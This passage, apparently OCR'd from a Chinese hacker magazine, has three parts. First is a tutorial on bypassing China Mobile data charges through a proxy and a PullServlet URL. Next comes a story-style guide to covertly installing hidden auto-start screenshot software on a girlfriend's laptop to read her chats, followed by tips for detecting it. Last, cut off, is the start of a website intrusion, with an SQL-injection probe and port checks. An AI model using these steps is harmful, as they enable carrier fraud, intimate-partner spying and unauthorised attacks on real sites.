


图3

选项→高级设置选项如下:

网络类型:IPv4

手机IP地址:自动

DNS地址:自动

代理服务器地址:192.168.11.5

代理端口地址:80



图4

2.国产机（不能截图没有图片）。

在网络服务＞数据帐户＞GPRS里建立一个帐户

名称:cmcc cmmm

接入点: cmmm

用户名密码: 留空

认证模式: 一般自带浏览器，在设置＞编辑设置档里建立一个设置档

名称:cmcc cmmm

主页:空

接入点: 选刚刚那个cmmm

连接方式:HTTP

服务器:

代理:192.168.011.005或者192.168.11.5

端口:80

二、应用

使用之前必须在浏览器设置中检查一下接入点是否是cmmm（有的手机会自己变，本人深受其害）。然后打开Cookies，如果没有此设置则Cookies默认被打开可直接使用，如果不支持Cookies（有的手机叫“用户信息”），否则CMMM永远无法连接。

1.开始免流上网

按上述方法设置完成后S60手机设置浏览器为该接入点就行，国产的应该可以直接进入浏览器。

要免费网址要这样输入http://211.137.86.21/PullServlet?SPID=823511&ServiceID=10001003&MISC_U=http://想去的网址/(注意:http://想去的网址/后面的'/'必须带着如:http://211.137.86.21/PullServlet?SPID=823511&ServiceID=10000025&MISC_U=http://3g.qq.com/)此方法只能浏览网页不能下载文件也不显示图片，所以当我们知道了怎么免流量了首先想到的就是上QQ时发现QQ验证码没法看，但是在登陆的界面会让你输入验证码。

2.上3GQQ聊天喽

简单点说就是在输入验证码的窗口把接入点换成cmwap，然后点击“看不清换一张”是不是图片显示出来了，我们输入验证码点登陆，等网页显示登陆成功并跳转的时候我们再把接入点换回来(cmmm)，这个方法只有智能机方便切换国产怎么办？别急，更简单的方法：你先用别的接入点登陆一次然后退出，设置成免流量的接入点就行了Y(^_^)Y免费的就是爽！



图5

3.书签保存方法

先看图片5对此一下两个网址，

网址1的前半部分为http://211.137.86.21/PullServ let;xid=NrynYzDf!-763775730!-1966733165-?MISC_U=只要用http://211.137.86.21/PullServlet?SPID=823511&ServiceID=10000025&MISC_U=去替换即可（有复制粘贴手机适用，没有的自己想办法吧）。

注意事项

1.有些手机小白啊（我一个哥们就是）我给他弄好了上网，因为是S60手机装上了流量监控，他问我：我这流量怎么还走呢啊？我有点晕，你觉得呢？流量监控是一直监控你的手机流量的，上网当然流量走了！我说的免流量不是说流量就不走了，只是移动不收你这部分流量钱。

2.我不敢保住你肯定能免费，有的地区可能不支持（我的没问题，一直用呢）所以使用该文章的方法扣了费的不要来找我啊~嘿嘿!

3.设置一定要按照文中的设置，这个我使用这没问题，错了可能扣费啊($_$)

4.用这个方法打开的网页有时间限制，大约1分钟后就会失效，失效后重新进入就行了!

5.本方法估计只有移动能用其他的请自己测试。

6.经常查询流量话费如果扣费马上停止使用。

7.一定要低调使用，这样才能更长久使用切记！！！！！

小强的“卧底”

牟晓东

小强最近总是怀疑自己的GF似乎有些不对劲儿，比如她会在小强走近之前将QQ聊天窗口快速关掉。是不是心里有了别人了？小强越想越怕，哼，凭着自己玩儿黑这么多年的经验，非弄个水落石出不可！

这天，趁GF不在，小强打开并进入GF的笔记本的Win 7系统，想登录QQ来查一下她的聊天记录。谁知密码已经不再是当初自己设定的“ILoveXiaoQiang”了，看来真的是有问题了，怎么办？此时小强最直接的想法是给GF安装灰鸽子之类的木马来进行截屏“取证”，但转而一想，杀鸡焉用牛刀？而且用木马一是能拖慢机器的运行速度，二是自己总不能一天24小时在线地控制吧？考虑了半天之后，小强开始在网上百度一些能够在后台偷偷运行的截图软件来，结果查找并试用了很多个软件都不满意：要么只能试用几次，要么保密性不强。小强几乎要泄气了：可惜自己既不会破解软件，也不会编程，怎么办呢？不过，好在小强有着所有黑客都具有的“韧”劲儿，最后终于搜到了一个名叫“E盾截图”的截屏软件，“E盾截图”本来是与SnagIt等截图软件相类似的抓图软件，提供最基本的区域截图和全屏抓图等功能，但它却增加了“后台定时自动截图”功能，利用它完全可以实现小强对GF的电脑进行定时“取证”的愿望。




图1




图2

首先是将下载到的edjt_20100513压缩包解压到非系统盘某个最不起眼儿的文件夹中，小强选择了D盘下的360Downloads。因为要存放若干幅截图，因此要保证所选择的文件夹及分区有足够的空间（一般几百MB即可）。然后双击运行其中的edeswa应用程序，马上在任务栏中出现了半个蓝月亮图标，双击后打开其运行界面后，小强直接点击自己感兴趣的“自动截屏”按钮，接着在下方进行一些必要的设置：“定时截图频率”默认的是5分钟截图一次（最短1分钟，最长1小时），考虑到GF的聊天速度非常慢，而且每截一次图需占用三四MB的空间（保证清晰度），小强就选择5分钟截一次屏；再将下面的“启动自动截屏”、“托盘图标总是隐藏”两个选项都勾选上，并且选中“启动”单选项（如图1），最后单击最下方的“保存设置”按钮即可（半个蓝月亮图标消失了）。此时360木马防火墙会提醒“发现程序正在修改开机启动项”，小强想都没想就选择了“允许程序的所有操作”和“记住我的选择，以后不再提醒”。另外，小强还不太放心，又到“开始”中运行了“msconfig”查看系统配置，果然在“启动”项中发现有“E盾截图”的身影。

小强重启了GF的Win 7系统，还行，看不出有什么蛛丝马迹。不过，“E盾截图”都把图截哪儿去了呢？呵呵，就存放在“E盾截图”文件夹下的“自动截图”文件夹中。OK了，大功告成！现在小强已经将自己的“线人”在GF的本本儿中做了卧底，只等过个三五天就按时间顺序检查截图就行了。想到这儿，小强阴险地“哼哼”笑了……

友情提醒：此招较阴，极易引起家庭内讧，请慎用之！

另外，按Ctrl-Shift-Esc组合键呼出“Windows任务管理器”后能够非常容易地看到“E盾截图”的进程——edesva.exe，用鼠标右键单击选择“打开文件位置”后就能轻松追踪到它的藏匿之所，进而能够直接删除“E盾截图”文件夹，而选择“结束进程”则可快速消灭它的运行（如图2）；还有，在“开始”菜单中运行msconfig查看系统配置的“启动”选项卡，可以将对应edeswa.exe的“易语言程序”启动项目禁用（如图3）。因此，“E盾截图”还算不上是一个非常狡猾的“卧底”。




图3

（文中涉及的“E盾截图”本期光盘已收录）

风险评估之妙用NC实现压力测试

Hacker'小雨

前些日子，有朋友找我为他的网站做先风险评估，从中我学会了一种方法，妙用NC来做压力测试，我就把这种方法介绍给大家吧。

首先我们要明白，风险评估就是要从黑客的角度来看一个站点，那么我们要做风险评估的网站是，http://www.ytt****.com/index.asp

这是一个asp类型的网站，这样的网站我们通常是看有无注入漏洞。

我们在地址栏的这个地方http://www.ytt****.com/show.asp?id=77 提交一个and 1=1 。




图1

网站做了过滤，防注入了。

怎么办？通常从黑客角度来说入侵一个网站不一定要从它的网站程序入手，也就是说不一定从脚本入手。因为我们不可能把asp,php,jsp,cgi,asp.net这些类型的脚本语言都学会，那么我们如何入侵呢？答案是从服务器入手。

我们先做下旁注检测：




图2

独立服务器，那么它开了那些端口呢？

直接看看3389

